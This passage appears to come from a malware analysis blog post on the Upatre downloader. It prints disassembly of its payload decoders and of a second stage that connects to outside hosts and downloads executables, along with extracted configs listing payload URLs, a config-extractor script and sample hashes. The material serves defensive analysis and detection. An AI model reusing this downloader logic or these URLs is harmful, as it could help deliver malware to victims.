.text:00401053      push    hwo           ; hwo
.text:00401059      call    ds:waveOutClose
.text:0040105F      add     eax, 6        ; add 6 to the return of waveOutClose
.text:00401062      test    eax, 0Bh
.text:00401067      jnz     short loc_401075
.text:00401069      push    0       ; uExitCode
.text:0040106B      call    ds:ExitProcess
.text:00401071 ; ---------------------------------------------------------------------------
.text:00401071      push    cs
.text:00401072      add     [eax+eax], cl
.text:00401075
.text:00401075 loc_401075:          ; CODE XREF: sub_40103C+2Bj
.text:00401075      mov     edx, eax
.text:00401077      retn
```

In the code above the sample calls waveOutClose, adds 6 to the return value and then tests if the return + 6 is equal to 0xb. If not, the sample will call ExitProcess. A little later on the calculated value is used a key for decoding the second stage.

```
.text:00401000      mov     ebx, eax      ; eax = results from waveOutClose + 6
.text:00401002      add     bl, 5   ; bl = 0x10
.text:00401005      xor     esi, offset _encoded_buffer
.text:0040100B      xor     edi, esi
.text:0040100D      mov     ecx, 3AEh     ; loop count
.text:00401012
.text:00401012 _loop:               ; CODE XREF: sub_401000+25j
```

```
.text:00401012    mov    edx, esi
.text:00401014    xchg   dl, [edx]
.text:00401016    add    dl, bl     ; dl = byte value;  bl = waveOutClose + 6 + 5
.text:00401018    mov    al, dl
.text:0040101A    stosb
.text:0040101B    mov    edx, 30h
.text:00401020    inc    esi
.text:00401021    inc    esi
.text:00401022    inc    edi
.text:00401023    dec    ecx
.text:00401024    dec    ecx              ; ecx =- 2, skip a byte
.text:00401025    jnz    short _loop
```

Another example will read one byte, subtract by a key, skip 3 bytes, read one byte, subtract, skip 3, etc.In the image below we can see a distincitve pattern of the encoded byte (0040487) followed by two null bytes.



Assembly for the decoder.

```
.text:00402105    push   eax        ; address of allocated memory
.text:00402106    mov    edi, eax
.text:00402108    mov    esi, offset _encoded_data ; "T"
.text:0040210D    mov    ecx, ds:_size
.text:00402113    dec    ecx
.text:00402114    mov    bl, ds:_key         ; static key of 0x31
.text:0040211A    rdtsc
.text:0040211C    push   eax
.text:0040211D    mov    bh, [esi]           ; read one byte from buffer
.text:0040211F    mov    [edi], bh
.text:00402121    inc    edi
.text:00402122
```

```
.text:00402122 _loop:                         ; CODE XREF: _move_dec+28j
.text:00402122          inc     esi
.text:00402123          inc     esi
.text:00402124          inc     esi     ; esi += 3
.text:00402125          push    eax
.text:00402126          mov     al, [esi]
.text:00402128          stosb
.text:00402129          sub     [edi-1], bl        ; subtract by key
.text:0040212C          pop     eax
.text:0040212D          loop    _loop
.text:0040212F          rdtsc
.text:00402131          pop     edx
.text:00402132          sub     eax, edx
.text:00402134          pop     edx
.text:00402135          sub     edx, 229h
.text:0040213B          retn
```

The instruction rdtsc (Time Stamp Counter)is present in a number of samples but is never used maliciously. Some malware call the instruction rdtsc to test if the sample is being debugged or run in an emulated environment. Strangely the returned values are never used.

XOR with DWord Size Key

Only two samples were found that used this technique and both of the samples crashed when executed. The crash is due to the sample incorrectly decoding the string VirtualProtect. Since the string is incorrect and the API's address can not be found the samples tries to call an invalid address:

```
.text:004019D5          mov     esi, (offset loc_4014AA+5)
.text:004019DA          mov     edi, eax
.text:004019DC          mov     eax, 4
.text:004019E1          mov     ecx, 0Fh
.text:004019E6          call    _XOR_Decode
.text:004019EB          push    edi
.text:004019EC          push    ds:CreateFileA
.text:004019F2          call    _ManualIAT
.text:004019F7          push    offset dword_4041B0
.text:004019FC          push    40h
.text:004019FE          push    74Eh
.text:00401A03          push    offset loc_401A23
.text:00401A08          call    eax                     ; call decoded function address
.text:00401A0A          mov     esi, offset byte_40119D  ; key
.text:00401A0F          mov     eax, 14h
.text:00401A14          mov     edi, offset loc_401A23   ; data
.text:00401A19          mov     ecx, 74Dh               ; data size
.text:00401A1E          call    _XOR_Decode
.text:00401A23
.text:00401A23 loc_401A23:                    ; DATA XREF: sub_4019D5+2Eo
.text:00401A23                  ; sub_4019D5+3Fo
.text:00401A23          pop     edx
```

Register Dump after executing instruction 00401A08 .

```
EAX 00000000
ECX 000003B9
EDX 7C808FF4 kernel32.7C808FF4
EBX 00000000
ESP 0012F854
EBP 0012F874
ESI 004014B2 I_BANBUR.004014B2
EDI 00404092 I_BANBUR.00404092
EIP 00000000
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

Dword XOR (obfuscated)

Samples that use this algorithm contain a noticeable amount of ROL and MOV instructions. The use of obfuscation is to hide strings and slow down analysis. Below are a couple of lines from the first function in Complaint_091220.exe. At address 004013A5 we can see 0x3834BD33 is moved into the register ECX. After the move a logical ROL with a shift of 19 is carried out on the value:

```
.text:004013A5        mov     ecx, 3834BD33h        ; count:1
.text:004013AA        rol     ecx, 19h              ; count:1
.text:004013AD        mov     [ebx], ecx            ; count:1
```

Which is equivalent to the following Python code.


```
>>> def ROL(data, shift, size=32):
        shift %= size
        remains = data >> (size - shift)
        body = (data << shift) - (remains << size )
        return (body + remains)


>>> binascii.unhexlify(hex(ROL(0x3834BD33, 0x19))[2:-1])
'fpiz'
```

A little bit after another DWord value is calculated and then combined to make the string "zipfldr.dll". The obfuscated string values from the entry point can be seen highlighted below:

```
.text:00401381        mov     ebp, esp              ; count:1
.text:00401383        sub     esp, 1C0h             ; count:1
.text:00401389        call    sub_4012F8            ; count:1
```

```
.text:0040138E    push   SM_NETWORK               ; count:1
.text:00401390    call   GetSystemMetrics         ; count:1
.text:00401395    test   eax, 1                   ; count:1
.text:0040139A    jz     loc_401694               ; count:1
.text:004013A0    mov    ebx, offset LibFileName  ; count:1
.text:004013A5    mov    ecx, 3834BD33h           ; count:1
.text:004013AA    rol    ecx, 19h                 ; count:1
.text:004013AD    mov    [ebx], ecx               ; count:1
.text:004013AF    mov    edx, 0B9C991B0h          ; count:1
.text:004013B4    rol    edx, 1Eh                 ; count:1
.text:004013B7    mov    [ebx+4], edx             ; count:1
.text:004013BA    mov    eax, 0F377E317h          ; count:1
.text:004013BF    sub    eax, 0F30B76B3h          ; count:1
.text:004013C4    mov    [ebx+8], eax             ; count:1
.text:004013C7    push   ebx                      ; count:1
.text:004013C8    call   LoadLibraryA             ; count:1
.text:004013CD    test   eax, eax                 ; count:1
.text:004013CF    jz     loc_401694               ; count:1
.text:004013D5    add    eax, 6A0C6A08h           ; count:1
.text:004013DA    mov    [ebp+var_C], eax         ; count:1
.text:004013DD    mov    ecx, 0FFB563D9h          ; count:1
.text:004013E2    mov    [ebp+var_84], ecx        ; count:1
.text:004013E8    mov    edx, 2B2B42A3h           ; count:1
.text:004013ED    mov    [ebp+var_30], edx        ; count:1
.text:004013F0    mov    eax, 1EDF553Bh           ; count:1
.text:004013F5    mov    [ebp+var_28], eax        ; count:1
.text:004013F8    mov    ecx, 0FFFF807Fh          ; count:1
.text:004013FD    mov    [ebp+var_60], ecx        ; count:1
.text:00401400    mov    edx, 7A7CBA17h           ; count:1
.text:00401405    mov    [ebp+var_2C], edx        ; count:1
```

The count values are from a PIN tool log. This is used to ignore code that is not called. It also makes it easy to identify the size of the encoded data by counting how many times the instructions are called:



Analyst Note: Monitoring calls to VirtualProtectEx can give hints as to what area of code will be changed to be executable and then called.

0012FDE4 00401475 /CALL to VirtualProtect from Complain.00401470
0012FDE8 04004000 |Address = **04004000**
0012FDEC 00001000 |Size = 1000 (4096.)
0012FDF0 00000020 |NewProtect = PAGE_EXECUTE_READ
0012FDF4 0012FFC0 \pOldProtect = 0012FFC0
0012FDF8 00401130 Complain.00401130

Setting a breakpoint on VirtualProtect, then pressing F7 a couple of times until after JMP REG is stepped over will bring us to the second stage for this variant.

Dynamically Imported DLLs and APIs

After the decoding is done the malware will dynamically import the needed DLLs and APIs to call the second stage. The following DLLs and APIs are imported using the same functions used to import the address of VirtualProtect.

kernel32.dll

- LoadLibraryA

- GetProcAddress

user32.dll
- wsprintfW
- kernel32.dll
- lstrcmpW
- GetModuleFileNameW
- GetTempPathW
- CreateFileW
- ReadFile
- WriteFile
- DeleteFileW
- GetCurrentDirectoryW
- lstrlenW
- CloseHandle
- GetFileSize
- HeapCreate
- GetModuleHandleA
- HeapAlloc
- ExitProcess

wininet.dll
- InternetOpenW
- InternetConnectW
- HttpOpenRequestW
- InternetQueryOptionW
- InternetSetOptionW
- HttpSendRequestW
- HttpQueryInfoW
- InternetReadFile

shell32.dll
- ShellExecuteW

Second Stage

This stage is responsible for downloading the payload. In the past the payload has been GameOver Zeus, Cryptolocker and a number of common financially motivated malware. The second stage is very simple.

- It will check if the process is running as a specific file name within the %TEMP% directory. These names are hardcoded. Below are just a few examples:
    - opera_updater.exe
    - viewpdf_update.exe
    - ieupdater.exe
    - realupdater.exe
    - pdfupdate.exe

- pdf_update.exe
- wordupdate.exe
- buddha.exe
- medcats.exe
- atmtech.exe
- hhcbrcbnaf.exe
- message.exe

- If the process is not running from within the %TEMP% directory under the hardcoded filename; it will copy itself to the %TEMP% directory with the filename and execute it.
- The sample will then define an user agent of "Updates downloader" and connect on port 443 to a URL.

```
seg000:04001401    mov     eax, [ebp+var_8]
seg000:04001404    push    esi
seg000:04001405    push    esi
seg000:04001406    push    3                   ; INTERNET_SERVICE_HTTP
seg000:04001408    push    esi
seg000:04001409    push    esi
seg000:0400140A    push    443                 ; server port
seg000:0400140F    push    ds:off_4001074[eax*4] ; server name
seg000:0400140F                                ; agnes-nue.com
seg000:04001416    push    [ebp+_HInternet]
seg000:04001419    call    ds:InternetConnectW
```

- Once connected it will attempt to download a file via an SSL connection.
- If it can not download the file it will attempt to download a file from another URL. If the sample has more that one URL or file path in it's configurations.

```
seg000:0400143F    push    ds:off_400107C[eax*4] ;
seg000:0400143F                  ; /media/catalog/category/putty.exe
seg000:0400143F                  ; /image/putty.exe
seg000:04001446    push    esi   ; NULL = GET request
seg000:04001447    push    edi   ; A handle to an HTTP session
seg000:04001447                  ; returned by InternetConnect.
seg000:04001448    call    ds:HttpOpenRequestW
seg000:0400144E    mov     ebx, eax
```

- Some samples will write the downloaded payload to the working directory while others will check for a file header of "ZZP", XOR the data and the decompress it by calling RtlDecompressBuffer. For more details on the encoding see *GameOver Zeus now uses Encryption to bypass Perimeter Security* – .enc encryption by CrySyS [4]

As previously mentioned the second stage is rather small. The size averages around 1180 lines of assembly.

Configs

Upatre has an embedded configuration file. This file stores needed strings, URLs, files path and file names. The data surrounding the config looks to be relatively static throughout different samples. It is unknown as of this time how the surrounding data is used. In the image below the yellow shows the static boundaries and the blue shows the config file and it's data.

```
00 00 00 00 5D 83 C5 09 E9 A6 00 00 00 69 65 75  ....]........ieu
70 64 61 74 65 72 2E 65 78 65 00 73 65 63 6F 67  pdater.exe.secog
2E 65 78 65 00 25 73 25 73 00 25 73 5C 25 73 00  .exe.%s%s.%s\%s.
6F 70 65 6E 00 55 70 64 61 74 65 73 20 64 6F 77  open.Updates dow
6E 6C 6F 61 64 65 72 00 74 65 78 74 2F 2A 00 61  nloader.text/*.a
70 70 6C 69 63 61 74 69 6F 6E 2F 2A 00 70 6C 61  pplication/*.pla
73 74 69 63 73 2D 74 65 63 68 6E 6F 6C 6F 67 79  stics-technology
2E 63 6F 6D 00 2F 69 6D 61 67 65 73 2F 66 75 6C  .com./images/ful
6C 2F 70 64 66 2E 65 78 65 00 65 66 63 6C 6F 67  l/pdf.exe.efclog
69 73 74 69 63 73 2E 63 6F 6D 00 2F 69 6D 61 67  istics.com./imag
65 73 2F 62 61 6E 6E 65 72 73 2F 70 64 66 2E 65  es/banners/pdf.e
78 65 00 33 C0 85 C9 74 0B 8A 45 00 45 85 C0 75  xe.3...t..E.E..u
```

Since the boundaries data is static a configuration extractor can be written in less than 15 lines of Python. *Warning no error handling.*

```
import re
import sys
f = open(sys.argv[1], "rb")
data = f.read()
f.close()
se = re.search(b'\xc5\x09..\x00\x00\x00', data)
start = se.start() + 7
en = e = re.search('\x00\x33\xc0', data[start:])
size = e.start()
config = data[start:start + size]
print "Upatre Config"
print "start: 0x%x, end: 0x%x, size: 0x%x" % (start, size+start, size)
print config
```

Below is the output of running the configuration extractor on 10 dumps from the sample set.

---

d>upat.py codecupdate_dump.exe
Upatre Config
start: 0x1c1d, end: 0x1ce6, size: 0xc9
codecupdate.exe hooyn.exe %s%s %s\%s open Updates downloader text/* application/
* architectureschoolswiki.com /wp-content/uploads/2013/09/wav.exe gwentpressurew

ashers.co.uk /images/stories/food/wav.exe

d>upat.py fireupdater_dump.exe
Upatre Config
start: 0x1bdd, end: 0x1c71, size: 0x94
fireupdater.exe klyve.exe %s%s %s\%s open Updates downloader text/* application/
* centrum.co.id /images/pdf.exe fashionbagus.net /image/logo/pdf.exe

d>upat.py foxupdater_dump.exe
Upatre Config
start: 0x1cd8, end: 0x1d7f, size: 0xa7
foxupdater.exe juwte.exe %s%s %s\%s open Updates downloader text/* application/*
dreamzoflife.com /assets/images/pdf.exe saudagarshingh.com /wp-content/uploads/
pdf.exe

d>upat.py freeupdater_dump.exe
Upatre Config
start: 0x20ea, end: 0x219e, size: 0xb4
freeupdater.exe sahah.exe %s%s %s\%s open Updates downloader text/* application/
* trudeausociety.com /images/backgrounds/pdf.exe hortonnovak.com /wp-content/upl
oads/2014/01/pdf.exe

d>upat.py justupdater_dump.exe
Upatre Config
start: 0x1bd1, end: 0x1c97, size: 0xc6
justupdater.exe hooan.exe %s%s %s\%s open Updates downloader text/* application/
* bookkeepingcertificationwiki.com /wp-content/uploads/2013/09/pdf.exe nickandsh
eila.co.uk /wp-content/uploads/pdf.exe

d>upat.py opera_updater_dump.exe

Upatre Config
start: 0x21eb, end: 0x22b3, size: 0xc8
opera_updater.exe fjike.exe %s%s %s\%s open Updates downloader text/* applicatio
n/* headstartcms.net /driedmango.net/image/data/banner1/10UKp.enc digitalitics.c
om /wp-content/uploads/2014/02/10UKp.enc

d>upat.py realupdater_dump.exe
Upatre Config
start: 0x22c8, end: 0x2357, size: 0x8f
realupdater.exe nomes.exe %s%s %s\%s open Updates downloader text/* application/
* svsmills.com /images/pdf.enc japanrareearths.com /img/pdf.enc

d>upat.py sysupdate_dump.exe
Upatre Config
start: 0x1b8e, end: 0x1c20, size: 0x92
sysupdate.exe sewyr.exe %s%s %s\%s open Updates downloader text/* application/*
inspireplus.org.uk /images/banners/wav.enc zubayen.com /up/wav.enc

```
d>upat.py viewpdf_update_dump.ex
e
Upatre Config
start: 0x1ac6, end: 0x1b77, size: 0xb1
viewpdf_update.exe duhotr.exe %s%s %s\%s open Updates downloader text/* applicat
ion/* eganchurchsupply.com /images/Vestments/images/14UKp.pdd nimbacreations.com
 /video/14UKp.pdd

d>upat.py wordupdate_dump.exe
Upatre Config
start: 0x1cbe, end: 0x1d60, size: 0xa2
wordupdate.exe kluva.exe %s%s %s\%s open Updates downloader text/* application/*
 hotel-villa.net /images/old/al0901.exe ahzamedia.co.id /images/banners/al0901.e
xe
```

Closing Remarks

Upatre is an interesting family of malware. Not because of what it can do from a functionality standpoint but how it was designed. It was designed and engineered to be disposable. It's small code and data footprint allows for samples to vary quite differently when encoded or obfuscated. There are patterns that can be found such as the encoding algorithms or profiling the code but these require having a disassmbly engine such as IDA. I am looking forward to the day when someone develops a lightweight disassembly engine that can handle parsing portable executable files, handles cross-referencing and basic tracing of operands with Yara signature scanning.

References

[1] http://www.secureworks.com/cyber-threat-intelligence/threats/analyzing-upatre-downloader/
[2] http://blogs.technet.com/b/mmpc/archive/2013/10/31/upatre-emerging-up-d-at-er-in-the-wild.aspx
[3] http://news.bbc.co.uk/2/hi/science/nature/369493.stm
[4] http://blog.crysys.hu/2014/02/gameover-zeus-now-uses-encryption-to-bypass-perimeter-security-enc-encryption

Other Notable Reads
http://garwarner.blogspot.com/2014/02/gameover-zeus-now-uses-encryption-to.html

Hashes

MD5 Hash	File Name	2nd Stage Function	Encoding	Function Count
d50d3d3bf702c2263d5e811867fdda66	2013_Rep.exe	RegisterClassExW	XOR with Key	27
ce57562e143f97af26ac866d58201b14	A136_Incoming_Money_Transfer_Form.exe	Call Register (calcuated)	Key - or + a Byte	

61df278485c8012e5b2d86f825e12d0d	AccountReport.scr	RegisterClassA	XOR with Key	23
08c0802d3782e7b24086d8c28fd8dd5b	Avis.de.Paiement_1.exe	DialogBoxIndirectParamW	XOR with Key	16
c70b46ebbe517c26e3e7c4de716e8e3f	Avis.de.Paiement.scr	DialogBoxIndirectParamW	XOR with Key	19
da50f45154d6857763caad81eb2603e1	Bill_20140206.scr	RegisterClassA	XOR with Key	27
968779b34f063af0492c50dd4b6c8f30	Cas_01302014.exe	RegisterClassExA	XOR with Key	16
875cf5fa804aa30cea1ba91c223c3e8b	Case 463252349343.exe	Obfuscated Code	Obfuscated Code	22
026845edc6bd08c1625a048e03ccfd52	Case_{_partorderb}.exe	RegisterClassExW	XOR with Key	22
40afe219c14a0a5f3a4ddd6c8e39bc23	Case.exe	Decode, then RegisterClass	Key - or + a Byte	5
498070e7958c7b89bfe1c334192e75ea	CASE09012014.exe	DialogBoxParamA	XOR with DWord Size Key	18
8163d272c4975b1d7ed578b4d24b3d2a	Complaint_.exe	RegisterClassExA	XOR with Key	33
3346058c4bc09ea0ade7f5bba66f27d0	Complaint_09122013.exe	Obfuscated Code	Dword XOR (obfuscated)	18
9e3db0eb95d44a2eebdd9745a61020eb	Docs_01132014.exe	Call deobfuscated	Key - or + a Byte	3
302524c7102d00d480bc52b1dc59f7df	Docs_02132014.scr	DialogBoxIndirectParamW	XOR with Key	19
424840bec7fad79e8ffdbbca5e74f945	Facebook-SecureMessage.exe	RegisterClassExW	XOR with Key	24
ca2628b955cac2c8b6bd9f8c4c504fa4	FAX_93-238738192_19.exe	RegisterClassExW	XOR with Key	24
094684d808dc1bde9a4f385d3804a316	fax_message_02102014.exe	DialogBoxIndirectParamW	XOR with Key	18
c358ac9105420077eda22cadcb57bc1e	fax.pdf_1.exe	DialogBoxIndirectParamW	XOR with Key	24
96362cade15c96df607a7520d398ad5c	fax.pdf_10.exe	RegisterClassExW	XOR with Key	23
fcfaff4b0d8be79cb4ade0a7d62ef546	fax.pdf_11.exe	Call Sub (standard)	XOR with Key	23
c1d1799b172c0fbf31769729e959f605	fax.pdf_2.exe	DialogBoxIndirectParamW	XOR with Key	18
86b25de408e0540d74c1685140ec72c6	fax.pdf_3.exe	RegisterClassExW	XOR with Key	16
158782edc4d79247189a0bfeef21f3a7	fax.pdf_4.exe	RegisterClassA	XOR with Key	4
5db38bd493ef2f9b35bb0015822b493d	fax.pdf_5.exe	RegisterClassExA	XOR with Key	10
e700e9726d2e95cbdbe15c566f08c6b6	fax.pdf_6.exe	DialogBoxIndirectParamW	XOR with Key	18
715ab0632888ec62de1688dc4beef6ea	fax.pdf_7.exe	RegisterClassA	XOR with Key	4
c9b8617122a5643412b0c32a65712102	fax.pdf_8.exe	DialogBoxIndirectParamA	XOR with Key	16

9f2c757e8c945d12bef53e6d207c3423	fax.pdf_9.exe	Junk Code, then calculated Call ecx	XOR with Key	22
6b696a137abb38f0c38e8e5d762dffc5	fax.pdf.exe	DialogBoxIndirectParamW	XOR with Key	21
ebdff37a1280cc9d83d9439d782b9d78	Form_STD261.scr	RegisterClassA	XOR with Key	23
05fb8ad05e87e12f5e6e4dae20168194	GB001231401.exe	Call Sub (standard)	Key - or + a Byte	4
c77dd48c57156a20f0e32022e489546e	GB12242013.exe	RegisterClassExW	XOR with Key	24
923b882c2b01b7c65faa2f8c85ec93cb	GB19122013.exe	Obfuscated Code	Dword XOR (obfuscated)	19
c0660df8ab4a77de8828282a0020f5a9	HMRC_Message.exe	DialogBoxIndirectParamW	XOR with Key	17
ac107228a8ab69f8726a823f6eb5ac88	HSBC_Payment.scr	DialogBoxIndirectParamW	XOR with Key	18
436c0a92e95a3709332d4ac7b081bc33	I_BANBURYCUSTOMERCARETEA2@LTSBCF.CO.UK.exe	DialogBoxParamA	XOR with DWord Size Key	19
1d85d2cc51ac6e1a2805366bb910ef70	IncomingFax_1.exe	Call deobfuscated	Key - or + a Byte	5
b265feb94746097c5cf578247e84baed	IncomingFax.exe	DialogBoxParamA	XOR with Key	22
4e8d78480f4607ff2559d6f63c2ade91	Invoice_01132014.exe	RegisterClassExW	XOR with Key	23
fdd561ec608636f76aae69877fe3dd15	Invoice_02172014.exe	DialogBoxIndirectParamW	XOR with Key	25
aa4897bbfaa3371b7e6629ba7ddba241	Invoice_16012014.exe	Call Sub (standard)	XOR with Key	23
6cf2c54d8b1c41ec378cd84882a68eda	Invoice_18803891.exe	RegisterClassExW	XOR with Key	24
e4817ae88d6d43fb9af973827241fde0	Invoice_20131209.exe	Call Sub (standard)	Dword XOR (obfuscated)	18
811ad8f76ad489baf15db72306bd9f34	January.scr	RegisterClassA	XOR with Key	4
8d31d0783c0d538a17c12e8146f2acf2	L1_Print_DOCUMENT.scr	RegisterClassA	XOR with Key	16
5705b2cdf18c80599142e5145f766822	L1.exe	DialogBoxIndirectParamW	XOR with Key	19
8a46c20d4dbed04da5bc80e1dab6e48f	Label_12192013.exe	RegisterClassExW	XOR with Key	23
b81c2aba5d213dc158a8c851a31c51bf	Label02062014.scr	RegisterClassA	XOR with Key	28
3032f1b6bfa575e7125b3f5ad1ff1c3d	Lloyds Message Service_13012014.exe	RegisterClassExW	XOR with Key	23
81f3d8f0688e1b3e5d75f60b113d180a	Lloyds Message Service_18122013.exe	RegisterClassExW	XOR with Key	24
20e7520948ee772e192127374569b219	LND11022014.exe	DialogBoxIndirectParamW	XOR with Key	18
2c643c9f035cc882dfc607f32c1b7200	M0003485764.exe	RegisterClassExW	XOR with Key	24

323951a478b688b1e8505d85734b8732	message.exe	Call deobfuscated	Key - or + a Byte	3
30e5d9d4d7da572fdef6f7253950a53c	Missed voice message.exe	Call Sub (standard)	Key - or + a Byte	3
11ca47726daff2478d45aa694d52d7b1	Missed-message_1.exe	Call Sub (standard)	Key - or + a Byte	1
a4c01917b7d48aa7c1c9a2619acb5453	Missed-message.exe	RegisterClassExA	XOR with Key	32
79ec74ee848c560ed34ed4393cdfffab	Morg_061213.exe	RegisterClassExW	XOR with Key	24
2fc083fd967f2411451aea04a03b2409	MSG_713-912-8821.exe	Call Sub (standard)	Key - or + a Byte	5
f8a73998b2dde3d0691f86f4b92cc517	MSG001092014.exe	Call Sub (standard)	Key - or + a Byte	5
c842791dee280513f83833fd317e53d4	NewVoiceMessage.exe	RegisterClassExW	XOR with Key	24
840a4044cf2e4a900935c79700c59b05	Order_Details.exe	DialogBoxIndirectParamW	XOR with Key	19
84a6030c8265b33c3c4e68d29975bd76	Order.exe	RegisterClassExA	XOR with Key	15
055812fa076db0db57a30952312fdefa	PaymentAdvice.exe	RegisterClassExW	XOR with Key	25
eb17295496b5d69b4440873dbac6e36d	payroll_report_10172013.exe	Call Register (calcuated)	Key - or + a Byte	7
a4b8af351bee32f77eff02f35fb9d149	pyx_5815382234_1_HNB.exe	RegisterClassExW	XOR with Key	22
384a104d528431337a864988b69d6e36	RA08012014.exe	Call Near Ptr Sub	XOR with Key	25
91f07d47beca3cb314c89501879c30df	Reference.scr	RegisterClassA	XOR with Key	28
197fa6dbbb5bc3eea8735a3a62e64444	Report_342122287.exe	Call Sub (standard)	XOR with Key	22
bb1f9dcc3835ea2adf95a2667181d03f	Scan_001_12202013_911.exe	Call Sub (standard)	Key - or + a Byte	5
df4a1d24262a7adc43320dc0963cb6fc	Scan_001_28831721_281.exe	Call Sub (standard)	Key - or + a Byte	3
d46d3c7f4ecdd0bfba1046e2c862465c	Scan_001_293987112.exe	Call Sub (standard)	Key - or + a Byte	5
8bdc79c8cf9804878bb694f28168e465	Scan_091_20140901_001.exe	Call Sub (standard)	Key - or + a Byte	1
d7efa5ff3ec3f2d14dcb086fc34f8a55	securedoc.exe	Obfuscated Code	Dword XOR (obfuscated)	19
687bac27f6b90d88176cfee87f4478bf	SecureMail.exe	Obfuscated Code	Dword XOR (obfuscated)	20
437bc0c67d4f29fbc2299eb0f45538fa	SecureMessage.scr	DialogBoxIndirectParamW	XOR with Key	18
4db2c82f41a6aa67c9decb7a78c2b337	Skype-message_1.exe	Call deobfuscated	Key - or + a Byte	2
ab703881cb4b3fbd5ee13df30b7bb8d7	Skype-message.exe	Call deobfuscated	Key - or + a Byte	4

905fb5bfdaf2434323a1a79f558408e6	Tax payment.exe	RegisterClassExA	XOR with Key	32
83b492dfb00a141c914905b024bb9b47	TNT UK Self Billing Invoice.exe	Obfuscated Code	Dword XOR (obfuscated)	18
6df3a7a39d328d7fa608c711fbaf0276	To All Employees 2014.exe	Call deobfuscated	Key - or + a Byte	5
73bef5284f8786b8289b64ca576878f4	Unpaid_Invoice.exe	RegisterClassExW	XOR with Key	18
52e0ed7eb9401e2849fc351320f326e1	VAT Returns Report.exe	RegisterClassExW	XOR with Key	24
8d96ee078ca3016b15f2c9863b070306	VoiceMail_1.exe	RegisterClassExW	XOR with Key	16
d94ec1d4a4fb6cef281ddaff59c868af	VoiceMail_2.exe	Call deobfuscated	Key - or + a Byte	5
71d03281ee02db6caeacf74bb4a9f887	VoiceMail_3.exe	RegisterClassExA	XOR with Key	33
c711c6eeb5601e6a8d0a6dc01de14a5d	VoiceMail.exe	RegisterClassExA	XOR with Key	22
becf7bb7d0c1167a3250108550cc0d89	VoiceMessage_1.exe	Call Register (calcuated)	XOR with Key	22
8a739776cf8316eba1bfae50e020c8f1	VoiceMessage_2.exe	RegisterClassExA	XOR with Key	32
8ac31b7350a95b0b492434f9ae2f1cde	VoiceMessage_3.exe	Default	Key - or + a Byte	22
2d340beb9fd80cfd1a7c132e528ed0fa	VoiceMessage_4.exe	Call deobfuscated	Key - or + a Byte	3
4b01a72d5c376a77e03e5feaba2593b5	VoiceMessage.exe	None	XOR with Key	24
d2cbf05d928ea39b17a4fc3563b6a5e6	Wage_Notification.pdf.exe	DialogBoxIndirectParamW	XOR with Key	20
4e6650d2e29110a3af6cf59ff001dcc3	WEiGHT_LOSS2.scr	RegisterClassExA + Call EAX	XOR with Key	18